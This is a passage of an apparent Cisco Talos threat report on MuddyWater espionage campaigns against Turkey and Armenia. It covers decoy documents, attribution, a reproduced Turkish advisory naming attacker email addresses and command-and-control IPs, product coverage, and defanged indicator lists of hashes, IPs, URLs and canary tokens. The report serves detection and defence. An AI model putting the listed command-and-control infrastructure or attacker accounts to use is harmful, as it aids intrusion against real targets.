
hxxp://172.245.81[.]135:10196/Geq5P3aFpaSrK3PZtErNgUsVCfqQ9kZ9/Pan-op/gallery.jpg

Similar URLs on this server were accessed in previously observed MuddyWater campaigns targeting Pakistan.

It is highly likely that the attackers used this server as a token tracker to monitor successful infections in this campaign. This token tracking system was then later migrated to CanaryTokens in September 2021 in the attacks targeting Turkey using the malicious Excel documents (illustrated earlier).

Armenia

Another example of a similar executable used by the threat actor in June 2021 was one to target the telecommunications sector in Armenia. The decoy document displayed to the victim in this case consists of an internal guide (Maintenance Operation Protocol (MOP)) for Armenia's Viva-MTS telecom solution provider from Ericsson pertaining to their Smart Services Routers (SSRs) and Evolved Packet Gateway (EPG).



ERICSSON

Ericsson Confidential

1 (25)

Prepared (Subject resp)		No.		
[redacted]				
Approved (Document resp)	Checked	Date	Rev	Reference
		2021-06-06	PA2	

MOP for Armenia Viva-MTS EPG 400G fabric expansion

1 Introduction

1.1 Abstract


This guide is intended to document the necessary steps involved in hardware expansion on the SSR based EPG system. The guide also lists the pre-requisites necessary for a successful hardware expansion as well as giving a general timeline and end user impact for each step of the procedure. The CPI document (EPG 2.14) should also be considered as the main reference.

Decoy document used while targeting Telecom entities.

What's interesting is that the decoy document was created on June 6, 2021 and modified on June 8. The malicious executable carrying this decoy was generated a day later on June 9, thus, it is likely that either the attackers created the draft of the decoy themselves or had immediate access to their victims that enabled them to exfiltrate documents that were then used as decoys and lures to proliferate their campaigns to similar targets of interest.

The entire infection chain employed in this campaign, using the malicious PowerShell based downloader, was later seen again in the attack targeting Pakistani entities in August 2021.

The EXE-based infection chain is as follows:



Attribution

Talos assesses with high confidence that these campaigns are the work of the Iranian state-sponsored threat actor MuddyWater. This assessment is based on both technical indicators and the tactics, techniques, and procedures (TTPs) employed by the threat actor. The infection chains used in the campaigns illustrated in this research bear a close resemblance to those described in Secureworks' report from 2020. We also have a high-fidelity IOC from a trusted source that was used in a key part of the infection chains. This IOC has also been used in previous MuddyWater campaigns.


While we cannot disclose additional details at this time due to intelligence sharing sensitivities, we assess that this particular finding is significant enough to justify a high-confidence assessment on attribution.

The malicious XLS lures and the executables used in this campaign deploy two malicious files - a loader and a downloader that retrieve the final payloads using a hardcoded URL pointing to a specific hardcoded IP address. Secureworks' report shows the same technique, albeit based on a batch file and a PowerShell script, while the campaign targeting Turkish entities use either a VBS or PS1 script activated via a simple registry entry. In both cases, the key PowerShell script's only objective is to download malicious payloads from the C2.

Code and metadata similarities in the maldocs and accompanying scripts utilized in this campaign bear a high degree of resemblance to previously discovered MuddyWater artifacts.

(A high-fidelity YARA rule for tracking artifacts related to this campaign and previously discovered MuddyWater artifacts is APT_MuddyWater_MalDoc_Feb20_1, authored by Florian Roth.)

One of the C2 IP addresses used by the malicious PowerShell downloaders deployed in this campaign, 185[.]118[.]167[.]120, is also listed in a Turkish threat advisory dated September 2021.



Trakya Üniversitesi | Hakkımızda | Misyon-Vizyon | Değerler | Personelimiz | İç Kontrol Sistemi | Kalite | İletişim Bilgilerimiz | Öneri ve Şikayet | Twitter | English

WebMail / BYS - Kullanıcı Girişi | Site içi arama..

T.C. Trakya Üniversitesi
Bilgi İşlem Daire Başkanlığı

Ana Sayfa | Başkanlığımız | Tanıtım Kataloğu | Hizmet Standartlarımız | Faaliyet Raporları | Bilgi Güvenliği Yönetim Sistemi | İstatistikler | SSS

Ana Sayfa » USOM Duyuruları (Ulusal Siber Olaylara Müdahale Me..

Sayfayı Yazdır

Kurum ve Kuruluşlara Yönelik APT Saldırıları

Çeşitli kurum ve kuruluşlara "nuh.erbakirci@saglik.gov.tr" eposta adresinden "Önemli Covid 19-report", "E-posta alımına kapalı adres", "İçişleri Bakanlığı report", "Ministry of Health Requirements", "Önemli Covid 19 Genelgesi", "Sağlık Bakanlığı report" konu başlıkları ile APT kategorisinde zararlı yazılım içerikli epostalar gönderildiği istihbar olunmuştur. Zararlı eposta içerisindeki linke tıklandığında kullanıcıyı "snapfile.org" adresine yönlendirdiği ve kullanıcıya buradan zararlı macro barındıran excel dosyaları indirttiği tespit edilmiştir.

Bu kapsamda;

1- Zararlı içerikli epostaların gönderildiği istihbar olunan e-posta adresine karşı gerekli önleyici tedbirlerin alınması

2- Kurum içi E-posta servislerinde gerekli incelemelerin yapılarak zararlı içerikli e-postaların geldiği adreslerin parolalarının değiştirilmesi

3- Zararlı içerikli epostalardaki excel dosyaları çalıştıran kullanıcıların bilgisayarlarının imajlarının alınarak ağdan izole edilmesi ve tarafımıza ivedilikle bilgi verilmesi

4- sisterdoreencongreve@gmail.com, lillianwnwindrope@gmail.com, doctor.x.2020@gmail.com, ubuntoubunto1398@gmail.com ve a.sara.1995a@gmail.com mail adreslerinden kurumunuza gelen eposta ve belirtilen mail adreslerine gönderilen epostaların tespiti halinde ".eml" veya ".msg" formatında tarafımıza ivedilikle iletilmesi

5- Kurum ağından "snapfile.org" adresine ait herhangi bir erişim olup olmadığının kontrolünün yapılması ve tespit halinde tarafımıza ivedilikle bilgi verilmesi

6- Zararlı yazılım komuta kontrol merkezi olduğu değerlendirilen aşağıdaki adreslere herhangi bir erişim olup olmadığının kontrolünün yapılması ve tespit halinde tarafımıza ivedilikle bilgi verilmesi

185[.]118[.]167[.]120

185[.]118[.]164[.]165

185[.]118[.]164[.]195

185[.]118[.]164[.]213

*.pserver.ru

English translation of a threat advisory from Trakya.

This advisory from the Trakya University in Turkey and a USOM (Turkey National Cyber Incident Response Center) announcement contains an alert to an APT-level attack. The initial attack vector is the email service, with emails sent from the following attacker-owned accounts:

- sisterdoreencontreve@gmail[.]com
- lillianwnwindrope@gmail[.]com
- doctor.x.2020@gmail[.]com
- ubuntoubunto1398@gmail[.]com
- a.sara.1995a@gmail[.]com

This advisory lists C2 IP addresses that have also been observed in the this campaign:

- **185[.]118[.]167[.]120**
- **185[.]118[.]164[.]165**
- **185[.]118[.]164[.]195**
- 185[.]118[.]164[.]213

The bolded IPs (first three in the list) are used by the PowerShell scripts dropped by the malicious XLS lures to download a payload.

Talos confirmed the usage of the email address doctor.x.2020@gmail[.]com listed in the advisory to this campaign using XLS and executables targeting Turkey.

Conclusion

Talos has observed Iranian related groups carry out malicious campaigns all over the world in recent years. 2021 was also prolific in cybersecurity incidents targeting Iranian state-run organizations. These events were attributed to Western nations by the Iranian regime, with the promise of revenge. It's hard to say if these campaigns are the result of such promises or just part of MuddyWater's usual activity.

However, the fact that the threat actors have changed some of their methods of operation and tools is another sign of their adaptability and unwillingness to refrain themselves from attacking other nations. In this post we have shown the same group running two different campaigns using different tools while targeting the same country, in this case Turkey, showing their capacity and motivation to compromise their targets and perform their espionage activities.

In-depth defense strategies based on a risk analysis approach can deliver the best results in the prevention. However, this should always be complemented by a good incident response plan which has been not only tested with table top exercises and reviewed and improved every time it's put to the test on real engagements.

Coverage

Ways our customers can detect and block this threat are listed below.

Product	Protection
Cisco Secure Endpoint (AMP for Endpoints)	✓
Cloudlock	N/A
Cisco Secure Email	✓
Cisco Secure Firewall/Secure IPS (Network Security)	✓
Cisco Secure Network Analytics (Stealthwatch)	N/A
Cisco Secure Cloud Analytics (Stealthwatch Cloud)	N/A
Cisco Secure Malware Analytics (Threat Grid)	✓
Umbrella	✓
Cisco Secure Web Appliance (Web Security Appliance)	✓

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Network/Cloud Analytics (Stealthwatch/Stealthwatch Cloud) analyzes network traffic automatically and alerts users of potentially unwanted activity on every connected device.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella here.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

Snort SIDs for this threat are: **58929-58938**.

Orbital Queries

Cisco Secure Endpoint users can use Orbital Advanced Search to run complex OSqueries to see if their endpoints are infected with this specific threat. For specific OSqueries on this threat, click below:

- Powershell scripts
- VB Scripts

IOCS

We would like to thank Canary Tools for their cooperation, support and inputs into this research.

Hashes

8d6ed63f2ffa053a683810f5f96c76813cdca2e188f16d549e002b2f63cee001
42aa5a474abc9efd3289833eab9e72a560fee48765b94b605fac469739a515c1
d3ecc4137fc9a6d7418b4780864baf64cf7417d7badf463dff6ea48cd455915b
9991b185c9e9732501e0c2bd841e32a4022f0735a0527150bc8e64ac363d409d
d9de66497ad189d785d7535ab263e92ffad81df20b903c5e1d36859b4ed38b6d
5cdc7dd6162a8c791d50f5b2c5136d7ba3bf417104e6096bd4a2b76ea499a2f4
26ed7e89b3c5058836252e0a8ed9ec6b58f5f82a2e543bc6a97b3fd17ae3e4ec
a8701fd6a5eb45e044f8bf150793f4189473dde46e0af8314652f6bf670c0a34
b726f4dd745891070f2e516d5d4e4f2f1ce0bf3ff685dc3800455383f342e54d
c9931382f844b61a002f83db1ae475953bbab449529be737df1eee8b3065f6eb
fcdd38ff378605c66333429d9df2242fbce25a5f69f4d6d4c11d9613bcb409b0
c13cb1c9277324534075f807a3fcd24d0d3c024197c7437bf65db78f6a987f7a
450302fb71d8e0e30c80f19cfe7fb7801b223754698cac0997eb3a3c8e440a48
b1e30cce6df16d83b82b751edca57aa17795d8d0cdd960ecee7d90832b0ee76c

921b4520b75fcd0071944a483d738223b222ba101e70f2950fbfbc22afbdb5d0
d7de68febbbdb72ff820f6554afb464b5c204c434faa6ffe9b4daf6b691d535f
8b9be9e4d18c5fc71cd12dbfd60ea41eb88a07497e96faa2ba20fdc929b32c0b
7dc49601fa6485c3a2cb1d519794bee004fb7fc0f3b37394a1aef6fceefec0c8
a69fee382cf86f9e457e0688932cbd00671d0d5218f8043f1ee385278ee19c8c
63e404011aeabb964ce63f467be29d678d0576bddb72124d491ab5565e1044cf
6910ddb58aee9a77e7bb9cadef9e6280a9b5b495edf0b6538cf8bdc1db8b1f4c
d851badfcf3b3a8b4210bdb33948d0d1d918ec6bf0f1f85cbae6bb8feec7cd74
aa72f1543d4a4e6ecbfc2da0167f5601c5c692bed73243cf01f616bc4af68afe
8f255a1f2e17828a5b9205d6991e2c85c3320311da28048785262396cbc568c7
cddd5514b7ed3d33ff8eaa16b7b71621ced857755246683e0d28c4650ea744bf
b4d0161ecab5a7847d325c88ce1a4fc2ca2e11fad0b77638b63ae1781c8b5793
f6569039513e261ba9c70640e6eb8f59a0c72471889d3c0eaba51bdebb91d285
28f2198f811bbd09be31ad51bac49ba0be5e46ebf5c617c49305bb7e274b198c
04d6ed9c6d4a37401ad3c586374f169b0aa8d609710bdcf5434d39e0fd4ed9bd
69e3a454c191ee38663112cf5358a54cca1229188087ed18e92bc9c59b014912
dc28b5e878152b5305b8d251019895caa56a7a95a68eccb89a6ecc41da8aadb9

IPs

137.74.131[.]16
185.118.167[.]120
185.118.164[.]165
185.118.164[.]195
185.118.164[.]213
149.202.242[.]84
5.199.133[.]149
88.119.170[.]124
185.118.164[.]165
7.236.212[.]22
172.245.81[.]135
185.141.27[.]211

URLs

hxxp://185.118.167[.]120/
hxxp://137.74.131[.]16:443/
hxxp://185.141.27[.]211:443/
hxxp://149.202.242[.]84:443/
hxxp://172.245.81[.]135:10196/Geq5P3aFpaSrK3PZtErNgUsVCfqQ9kZ9/ef4f0d9af47d737076923cfccfe01ba7/layer.jpg
hxxp://172.245.81[.]135:10196/Geq5P3aFpaSrK3PZtErNgUsVCfqQ9kZ9/Pan-op/gallery.jpg
hxxps://snapfile[.]org/d/c7817a35554e88572b7b
hxxps://snapfile[.]org/d/0c88a47c3160338bbb68
hxxp://snapfile[.]org/756a12c43a0fb8d56fbf

hxxps://snapfile[.]org/5bc3985cf17565a97dbd
hxxps://snapfile[.]org/55e1c83e920bb7dc949c
hxxp://canarytokens[.]com/about/d3g23n4gdcrep20q3wzm153xn/index.html
hxxp://canarytokens[.]com/tags/traffic/images/azp6ai8pg5aq0c619ur0qzi6h/
hxxp://canarytokens[.]com/tags/traffic/images/azp6ai8pg5aq0c619ur0qzi6h/post.jsp

Other canary tokens used by MuddyWater:

oy80la8r9iyub22nbhb7wvxrk
kbu1xo0s8ktfxrzsn9iuei3e9
azp6ai8pg5aq0c619ur0qzi6h
o1txrtd8gn7i9rt159k5baoys
smnszrsk7gqjplt0j1idwjrcr
agsbmym5re3whgnd5a8kzntai
60ld4guht70xby71u3io4w43n
lmbvetj0iif8dwjgutckpppq3
kc7snpabrp9z0wp1p1klqgkr9
04p62zz698bdzv2fdbgupdm4j
mpei7e608jb22i90z9x8g0gdu
qut1gl1r6ywzgs1ts922sxtqv
09xzzwe761avzxxmyzi85r7hv
nx4fiakqe1gc02hrnlv8fyis4
b90963gx06jykhz61kv534zcm
bruhtg2dtbzk7j1fsttxga85e
d3g23n4gdcrep20q3wzm153xn
xxe2sm2rddhxfto9gjx25fo9c
gikx04xwvf3uu4af8ekrvfeoj
